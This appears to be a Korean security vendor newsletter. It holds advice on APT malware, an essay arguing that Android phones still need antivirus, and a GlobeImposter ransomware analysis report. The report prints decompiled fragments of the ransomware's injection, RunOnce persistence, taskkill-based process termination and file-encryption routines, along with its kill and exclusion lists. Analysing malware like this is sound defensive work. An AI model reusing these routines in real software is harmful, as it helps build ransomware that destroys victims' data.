물론 모든 기업과 사용자가 윈도우 업데이트를 최신으로 한다고 해서 악성코드의 위협으로부터 완벽하게 벗어나는 것은 아니다. 개개인이 얼마나 철저한 보안의식을 가지고있고 대비 했는지에 따라 악성코드로부터 공격당했을 때 빠른 대처가 가능하며 심각한 피해를 입지 않을 수 있는 것이다.

악성코드 피해 최소화 방법과 앞으로의 대비

악성코드로부터 공격을 당했을 때 피해를 최소화 하기 위해서는 위에서 여러차례 언급한 바와 같이 취약점을 수시로 보완하고, 데이터를 백업&관리하는 것이 최고의 방어라고 볼 수 있다.

이렇게 보완을 했음에도 악성코드에 감염이 된 경우라면 'KISA 인터넷보호나라 & KrCERT (https://www.krcert.or.kr/)'에 신고하고 다른 환경까지 감염되지 않도록 네트워크를 차단하는 것을 권장한다.

기존에도 APT 공격유형의 악성코드는 꾸준히 존재하고 있었으나, 올해의 랜섬웨어 사태로 인해 평소 보안에 관심 없던 많은 사람들이 직접 악성코드에 감염 될 수 있다는 인식을 가지게 되었다. 이런 악성코드는 앞으로도 계속 변종으로 확산되거나, 새로운 형태의 지능적인 공격을 시도하고 있는 만큼 인식을 가졌을 때 대비를 확실히 한다면 심각한 피해는 입지 않을 수 있을 것이다.

이미 지금도 APT 공격 악성코드로 볼 수 있는 랜섬웨어의 다양한 변종으로 피해를 입고있는 사례가 발생하고 있다. 지금 이순간에도 여러분이 PC 나 스마트폰을 통해 클릭한 인터넷 광고, 메일, 링크 하나 만으로도 랜섬웨어에 노출되어 있음을 알아야 한다.

APT 악성코드, 더이상 방치하면 안될 주요 보안 이슈로 철저한 대비가 필요하다.

2. 지구는 둥글고, 하늘은 파랗고, 모바일 백신은 필수다.

[알약 M 개발팀 박종혁 책임]

2015 년 2 월 미국의 대선 후보였던 힐러리 클린턴은, 자신의 트위터에 이런 글을 게시했다. **The science is clear: The earth is round, the sky is blue, and #vaccineswork.** 지구가 둥글다는 것은 자명한 사실이고, 하늘이 파랗다는 것도 분명하며, 백신이 효과가 있다는 것 역시 과학적으로 명백하다는 것이다. 힐러리 클린턴이 이러한 트윗을 남겼던 이유는, 그 당시에 사회적인 문제로 떠오르고 있던 백신 반대 운동 때문이었다.

[그림 1] 힐러리 클린턴 트위터(https://twitter.com/HillaryClinton/status/562456798020386816)

이 트윗을 올리기 한달 전 미국에서는, 홍역에 걸린 것으로 확인된 어린이 환자가 9 명 보고되었다. 힐러리 클린턴이 위의 트윗을 올릴 때 즈음. 즉, 한달후에는 그 수가 100 명을 넘게 된다.[1] 최초 감염자로 알려진 9 명의 환자들의 공통점은 다음과 같다. 첫째, 지난 크리스마스에 디즈니랜드에 다녀왔다는것. 그리고 둘째는, 홍역 백신 예방 접종을 하지 않았다는 것이다. 이와 같은 사실이 알려지자, 백신 반대 운동에 대한 사회적인 관심이 크게 늘어나게 된다.


백신 반대 운동과 비슷하게, 스마트폰에 백신을 사용하는 것이 불필요 하거나, 또는 사용하지 말아야 한다는 의견이 있다. 이제부터, 그러한 주장들을 살펴보고, 사실 여부를 확인해 보려 한다.

[1] https://www.cdc.gov/measles/cases-outbreaks.html

사용자가 알아서 잘 관리할 수 있다?

인간에게 예방 접종과 백신이 필요한 것은 자명하다. 윈도 기반의 PC 에서도 백신이 필요하지 않다는 의견은 많지 않아 보인다. 2014 년 시만텍의 부사장인 브라이언 드예(Brian Dye)가, 월스트리트 저널과의 인터뷰에서 Antivirus "is Dead" 라고 말한 적이 있지만, 이것이 사용자 다수의 의견이라고 보기에는 어렵다.[2]

하지만, 모바일(안드로이드) 환경에서 백신에 필요한가에 대한 인식은, PC 의 경우와 조금 다르다. 디즈니랜드에서 홍역이 발생했던 2015 년, 이스트소프트는 정보보호의 달을 맞아 보안 인식 실태에 대해 설문 조사를 진행 했다. 그 결과, 응답자의 20% 가까이는 모바일 백신을 사용하지 않는다고 응답했다.[3] 1 년이 지난 2016 년의 조사에서도, 20% 정도의 스마트폰 이용자가 모바일 백신을 사용하지 않는다고 응답했다.[4] 다시 말해, 스마트폰 사용자의 20% 정도는, 모바일 백신이 필요 없다고 여기는 것이다.



[그림 2] 2016 정보보호의 달 맞이 보안 인식 설문조사 결과

사실, 모바일 환경에서 백신이 필요 없다는 주장에도 일리가 있다. [스마트폰 랜섬웨어? 안드로이드 스마트폰을 안전하게 지키는 방법][5] 에서 설명된 것처럼, 모바일 보안 수칙을 잘 지키면 대부분의 보안 위협에서 벗어날 수 있다. 하지만, 모든 스마트폰 사용자가 안전하게 스마트폰을 관리하는 방법을 잘 알고 있는 것은 아니다. 어쩌면, 대부분의 사용자가 잘 모른다고 말하는 것이 정확한 표현일지도 모르겠다.


---

[2] https://www.wsj.com/articles/symantec-develops-new-attack-on-cyberhacking-1399249948?tesla=y

[3] http://blog.alyac.co.kr/372

[4] http://blog.alyac.co.kr/706

[5] https://www.estsecurity.com/securityCenter/column/view/1358



[그림 3] 개인 미디어 보유 현황 – 세대별 스마트폰 이용 특성과 영향력 변화 (KISA-2016)[6]

현대 사회는, 미취학 아동부터 7, 80 대 노인까지 거의 전 국민이 스마트폰을 사용하고 있다고 말해도 전혀 과하지 않다. [그림 3]에서 볼 수 있듯이, 2012 년 에는 6.8%에 불과했던 60 대 이상 스마트폰 보유 비율이, 2015 년에는 32.1%까지 치솟는다. 2017 년 현재, 그 비율이 훨씬 더 높아졌다고 예상하는 것은 이상한 일이 아니다. 최신 기술 동향에 관심이 많은, 준 전문가로 부를 만한 일부 사용자를 제외하고는, 보안 취약 사용자층 이라고 말할 수 있다. 스마트폰을 사용하고는 있지만, 어떻게 사용해야 안전한 지는 정확하게 알고 있지 못하는 사용자이다. 이러한 사용자층에게, 본인이 관리만 잘 한다면 백신이 필요 없다고 말하는 것은 조금 위험하지 않을까?

그것은, 젊고 건강한 성인이 영양분이 풍부한 식사를 규칙적으로 하고 꾸준히 운동하면, 병에 걸리지 않을 것이라고

6 https://www.google.co.kr/url?sa=t&rct=j&q=&esrc=s&source=web&cd=6&ved=0ahUKEwjjouH6ls7UAhXCkpQKHQ83CS8QFggvMAU&url=https%3A%2F%2Fwww.kisdi.re.kr%2Fkisdi%2Fcommon%2Fpremium%3Ffile%3D1%257C13858&usg=AFQjCNHV_6D5e79Oc4TlPBWOTzU2rVfTVQ


하는 것과 크게 다르지 않다. 이 세상에는 노인과 어린이도 있다. 젊고 건강하지만, 바쁘거나 게으르기 때문에 식사와 운동을 소홀히 하는 경우도 많다. 독감 예방 접종을 맞지 않았다면, 감기에 걸릴 가능성이 높아진다. 만약 노약자라면, 생명이 위험할 지도 모른다. 스마트폰의 건강을 관리하는 것도 이와 크게 다르지 않을 것이다.

최신 OS 를 사용하면 안전하다?

최신 안드로이드 OS 는 보안 위협에 잘 대비하고 있기 때문에, 백신이 불필요하다는 주장도 있다. 물론, 가장 최근의 보안 업데이트가 적용된 최신 OS 를 사용할 수 있다면 가능한 주장이겠지만, 모든 스마트폰이 최신 OS 를 지원하는 것은 아니다. 더구나 안드로이드의 경우에는, 최신형 휴대폰임에도 불구하고 제조사에 따라 보안 업데이트가 바로바로 적용되지 않을 수도 있다. 더 큰 문제는, 보안 지식에 취약한 사용자층 일수록 최신 휴대폰과 최신 OS 를 사용하고 있을 가능성이 낮다는 것이다.

게다가, 최신 OS 를 사용하고 보안패치를 착실하게 업데이트한다고 하더라도, 모든 보안 위협으로부터 안전할 수는 없다. 공격자는 항상 창의적이고 새로운 공격 방법을 찾아내고 있기 때문이다. 아래에 예로 든 앱은, 2017 년 6 월까지는 알려져 있지 않았던 새로운 방법으로 OS 를 공격했다. 보다시피 이 앱은, 구글 플레이스토어에 공식 등록된 앱이었다. 믿기 힘들겠지만, 구글 플레이 스토어에도 악성 코드를 포함한 앱이 생각보다 많은 것이 현실이다.[7]

[7] 대표적인 사고 사례 – http://blog.alyac.co.kr/1125



[그림 3] SecurityList 캡처

평범하고 재미없는 흔한 게임처럼 보이는 이 앱은, 내부에 심각한 악성코드를 숨기고 있다. 안드로이드 앱은 apk 라고 불리우는 패키지 파일을 통해 배포된다. 안드로이드 시스템은, 이 파일 내부에 있는 asset 이라는 영역 안에 다른 파일을 가지고 있는 것을 허용한다. colourblock 은 악성코드를 asset 에 포함된 리소스 파일인 것처럼 위장한다. 여기까지는 일반적인 안드로이드 악성코드의 공격 방법이라고 할 수 있다. 중요한 것은, 이 악성코드는 지금까지는 알려지지 않았던 공격을 시도했다는 점이다. 그것은, 시스템 런타임 라이브러리에 악성 코드를 주입하는 것이다. 2017 년 6 월, 안드로이드 악성코드에는 더이상 새로운 것이 없을 것 같았다. 하지만 항상 그래왔듯이, 우리들의 게으른 예상들을 뒤엎고 새로운 악성코드와 새로운 공격방법은 늘 등장하게 마련이다.[8]

백신이 오히려 더 해롭다?

일부에서는, 안드로이드 백신은 오히려 스마트폰에 해롭다는 주장도 있다. 과도한 권한을 요구하고, 배터리를 빠르게 소모하는 주범이라는 것이다. 몇몇 백신 앱의 경우에는 이러한 주장이 사실인 경우도 있었다. 지난 몇년간, 연예인이 등장하는 TV 광고 등으로 큰 인기를 끌었던 외산 백신 앱의 경우, 과도한 권한 요구와 불필요한 정보수집, 배터리 소모로 물의를 빚었다.

[8] https://securelist.com/dvmap-the-first-android-malware-with-code-injection/78648/

하지만 국내 대부분의 보안 업체에서 개발하고 있는 안드로이드 백신 앱들은, 보안 기능 동작에 필수적인 권한만을 요구하고 있다. 스팸 차단 기능이나 스미싱 감지 기능을 위해 전화 관련 권한이나 주소록을 보는 권한을 요구하는 것이 그러한 예일 것이다. 또한, 허용된 권한을 통해 얻게 되는 개인 정보들은 엄격한 국내의 정보 보호 법률을 통해 보호되고 있다.

실시간으로 악성코드를 감시하는 로직으로 인해, 어느 정도의 배터리 소모가 있을 수 밖에 없는 것도 사실이다. 하지만, 계속되는 성능 개선과 연구 개발을 통해 배터리 소모를 최소화하고 있다. 꼭 배터리를 아끼고 싶다면, 실시간 감시 기능을 꺼둘 수도 있다. 그러나, 악성코드의 동작도 함께 꺼둘 수는 없다는 점을 명심해야 할 것이다.

지구는 둥글고, 하늘은 파랗다.

다음 조건들이 만족된다면, 안드로이드에는 더 이상 백신 앱이 필요 없다는 주장은 사실일 수도 있다. 우선, 기본적인 보안 지식을 가지고 있고, 모바일 보안 수칙을 숙지하고 있으며, 그 수칙을 잘 지킬 만큼 충분히 부지런해야 한다. 그리고 최신 스마트폰에 최신 OS 를 사용하고 있고, 구글의 보안패치를 빼먹지 않고 업데이트 해야 한다. 물론 이것은, 사용하고 있는 스마트폰의 제조사가 구글의 보안패치를 즉시 제공해 주어야 가능한 일일 것이다.

하지만 이 조건들이 모두 만족되는 것은 쉬운 일이 아니며, 스마트폰 사용이 익숙하지 않은 누군가에게는 너무나 어려운 일일 수도 있다. 게다가 사용자가 아무리 부지런하게 스마트폰을 관리한다고 해도, 공격자는 우리의 생각보다 훨씬 더 부지런하다. 그렇기 때문에,

지구는 둥글고, 하늘이 파란 것처럼, 모바일 백신은 여전히 필요하다.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Trojan.Ransom.GlobeImposter] 악성코드 분석 보고서


1. 개요

최근 GlobeImposter 랜섬웨어의 유포가 빈번하게 발생하고 있다. 주로 스팸 메일을 통해 유입되는 것으로 보이며, 다양한 변종들이 지속적으로 등장하고 있다. 그 중에서도 암호화된 파일의 확장자를 .707 으로 변경시키는 악성코드에 대해 상세 분석을 진행하고자 한다.

2. 악성코드 상세 분석

2.1. 프로세스 전체 흐름도

다음은 GlobeImposter 랜섬웨어가 동작하는 방식에 대한 전체적인 흐름도이다. 생성된 뮤텍스의 존재 여부에 따라 동작이 구분된다.



[그림 1] GlobeImposter 랜섬웨어 프로세스 전체 흐름도

2.2. Image Hijacking

본 악성코드의 악성행위는 child process 를 생성하여 Image Hijacking 후에 진행된다. Image Hijacking 을 시도 하기 이전에 우선 OS 의 버전을 체크하고 버전에 맞는 인젝션을 시도한다. 버전을 체크하는 코드는 다음과 같다.

```
GetNativeSystemInfo(&sysinfo);
if ( VersionInformation.dwMajorVersion == 5
  && VersionInformation.dwMinorVersion == 2
  && v12 == 1
  && sysinfo.wProcessorArchitecture == 9 )    // PROCESSOR_ARCHITECTURE_AMD64
{
  os_flag = 1;
}
// Windows Servier 2003 R2
if ( VersionInformation.dwMajorVersion == 5 && VersionInformation.dwMinorVersion == 2 )
  os_flag = 1;
// Windows XP
if ( VersionInformation.dwMajorVersion == 5 && VersionInformation.dwMinorVersion == 1 )
  os_flag = 1;
// Windows 2000
if ( VersionInformation.dwMajorVersion == 5 && !VersionInformation.dwMinorVersion )
  os_flag = 1;
```

[그림 2] OS버전 확인 코드

확인된 OS 버전에 따라 다른 뮤텍스 생성과 인젝션 코드를 실행한다. 다음은 인젝션 코드의 일부이다.


```
if ( MEM )
{
  v38 = 0;
  if ( !check_OSVersion() )
  {
    cb = 0;
    ppsmemCounters = 0x40;
    v10 = 0x3000;
    v9 = 1000;
    v8 = 0;
    v6 = GetCurrentProcess();
    v38 = (VirtualAllocNuma)(v6, v8, v9, v10, ppsmemCounters, cb);
  }
  if ( !v38 || check_OSVersion() )
  {
    v19 = (CreateMutexExA)(0, 1, "52154989");
    if ( GetLastError() == ERROR_ALREADY_EXISTS )
    {
      Exec_Bincode_injection();
    }
    else
    {
      GetModuleFileNameA(0, &v65, 0x104u);
      (ShellExecuteA)(0, 0, &v65, "-1", 0, 0);
      Sleep(0x7D0u);
    }
  }
  else
  {
    v19 = (CreateMutexExA)(0, 1, "796646454");
    if ( GetLastError() == 183 )
    {
      Exec_Bincode_injection();
    }
    else
    {
      GetModuleFileNameA(0, &Filename, 0x104u);
      (ShellExecuteA)(0, 0, &Filename, "-1", 0, 0);
      Sleep(0x7D0u);
    }
  }
}
```

[그림 3] 인젝션 코드의 일부

2.3. 자가복제 및 자동실행 등록

랜섬웨어 실행 중 부팅으로 인한 암호화 실패를 막기 위해 자가 복제 및 레지스트리를 이용하여 자동실행 등록을 한다. 자가복제 되는 파일은 '%appdata%\Microsoft\SystemCertificates\My\Certificates' 하위 경로에 생성되며 레지스트리 'Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce'의'CertificatesCheck'로 등록되어 자동실행 되도록 설정한다. 다음은 자가복제 및 자동실행 코드이다.

```
  if ( !GetEnvironmentVariableW(L"appdata", &Buffer, 0x800u) )
  {
    v35 = 1;
    goto LABEL_3;
  }
  lstrcatW(&Buffer, L"\\Microsoft\\SystemCertificates\\My\\Certificates\\");
  v0 = PathFindFileNameW(&ExistingFileName);
  lstrcatW(&Buffer, v0);
  v1 = lstrcmpiW(&ExistingFileName, &Buffer);
  v2 = &Buffer;
  if ( !v1 )
    goto LABEL_8;
  if ( GETFILESTTRIBUTE(&Buffer) || CopyFileW(&ExistingFileName, &Buffer, 0) )
  {
    v2 = &Buffer;
LABEL_8:
    Set_AutoRun(v2);
  }
```

[그림 4] 자가복제 및 자동실행 등록코드

2.4. 파일 암호화

공격자는 현재 사용자가 접근 중인 파일들도 암호화하기 위하여 문서작업, 메일, 데이터베이스와 관련된 특정 프로세스들을 검색한 뒤 종료한다. 프로세스 검색 및 종료코드는 다음과 같다.

```
  result = CreateToolhelp32Snapshot(2, 0);
  v3 = result;
  if ( result != -1 )
  {
    v15.dwSize = 4132;
    Process32FirstW(result, &v15);
    do
    {
      Termin_Proc = ::Termin_Proc;
      while ( 1 )
      {
        ProcName = WIDCHARTOMULTIBYTE(v15.szExeFile, 0);
        len = wcslen(v15.szExeFile);
        for ( i = 0; i < len; i = v9 + 1 )
        {
          v8 = sub_40C75F(ProcName[i]);
          ProcName[v9] = v8;
        }
        if ( COMPARESTR(ProcName, *Termin_Proc) )
          break;
        ++Termin_Proc;
        if ( Termin_Proc >= &unk_41B1CC )
          goto LABEL_10;
      }
      v10 = HeapCreate(0, 0x1000u, 0);
      v11 = HeapAlloc(v10, 0, 0x100u);
      sub_40C726(v15.th32ProcessID, v11);
      strcpy(&CommandLine, "taskkill /F /T /PID ");
      strcat(&CommandLine, v11);
      CreateProcessA(0, &CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
LABEL_10:
      ;
    }
    while ( Process32NextW(v3, &v15) );
    result = CloseHandle(v3);
  }
```

[그림 5] 프로세스 검색 및 종료코드

검색 및 종료 대상 프로세스는 다음과 같다.

"sql", "outlook", "ssms", "postgre", "1c", "excel", "word"

[표 1] 종료 대상 프로세스 목록

이번 GlobeImposter 랜섬웨어에서 발견된 특징은 암호화 대상의 확장자가 존재하지 않고 모든 파일을 대상으로 암호화 시킨다는 점이다. 하지만 암호화 대상 확장자를 비교하지 않는 대신 파일 경로에 다음과 같은 문자열이 포함되어 있다면 암호화 대상에서 제외시킨다. 다음은 제외 문자열 목록이다.

"windows"	"WindowsPortableDevices"	"Symantec_Client_Security"
"Microsoft"	"WindowsSidebar"	"systemvolumeinformation"
"MicrosoftHelp"	"WindowsPowerShell"	"AVG"
"WindowsAppCertificationKit"	"Temp"	"MicrosoftShared"
"WindowsDefender"	"NVIDIACorporation"	"CommonFiles"
"ESET"	"Microsoft.NET"	"OutlookExpress"
"COMODO"	"InternetExplorer"	"MovieMaker"
"WindowsNT"	"KasperskyLab"	"Chrome"
"WindowsKits"	"McAfee"	"MozillaFirefox"
"WindowsMail"	"Avira"	"Opera"
"WindowsMediaPlayer"	"spytechsoftware"	"YandexBrowser"
"WindowsMultimediaPlatform"	"sysconfig"	"ntldr"
"WindowsPhoneKits"	"Avast"	"wsus"
"WindowsPhoneSilverlightKits"	"Dr.Web"	"Wsus"
"WindowsPhotoViewer"	"Symantec"	"ProgramData"

[표 2] 암호화 제외 문자열 목록


암호화 대상일 경우 다음 코드를 통하여 파일을 암호화를 진행한다. 암호화된 파일은 확장자 '.707'이 새롭게 추가된다. 암호화된 파일의 구조는 0x2000 바이트씩 번갈아 가며 암호화 데이터와 기존데이터로 구성되며 암호화된 키 값이 추가된다. 다음은 파일 암호화 코드의 일부이다.


```
v5 = FindFirstFileW(String, &FindFileData);
if ( v5 != -1 )
{
  do
  {
    if ( lstrcmpiW(FindFileData.cFileName, L".") && lstrcmpiW(FindFileData.cFileName, L"..") )
    {
      String[v4] = 0;
      lstrcatW(String, FindFileData.cFileName);
      v6 = WIDCHARTOMULTIBYTE(FindFileData.cFileName, 0);
      if ( FindFileData.dwFileAttributes & 0x10 )
      {
        if ( !check_str(v6, 0) )
        {
          lstrcatW(String, L"\\");
          sub_4133DC(&v9, String);
        }
      }
      else if ( !check_str(v6, 1) && lstrcmpiW(FindFileData.cFileName, &html) )
      {
        if ( FindFileData.dwFileAttributes & 1 )
          SetFileAttributesW(String, FindFileData.dwFileAttributes & 0xFFFFFFFE);
        v7 = check_str(v6, 2);
        if ( !cryptfile(String, v7) )
        {
          lstrcpyW(&String1, String);
          lstrcatW(&String1, lpString2);
          MoveFileExW(String, &String1, 1u);
          CreateHtmlFile(String);
        }
      }
      v8 = GetProcessHeap();
      HeapFree(v8, 0, v6);
      v4 = v10;
    }
  }
  while ( FindNextFileW(v5, &FindFileData) );
```

[그림 6] 파일 암호화 코드의 일부

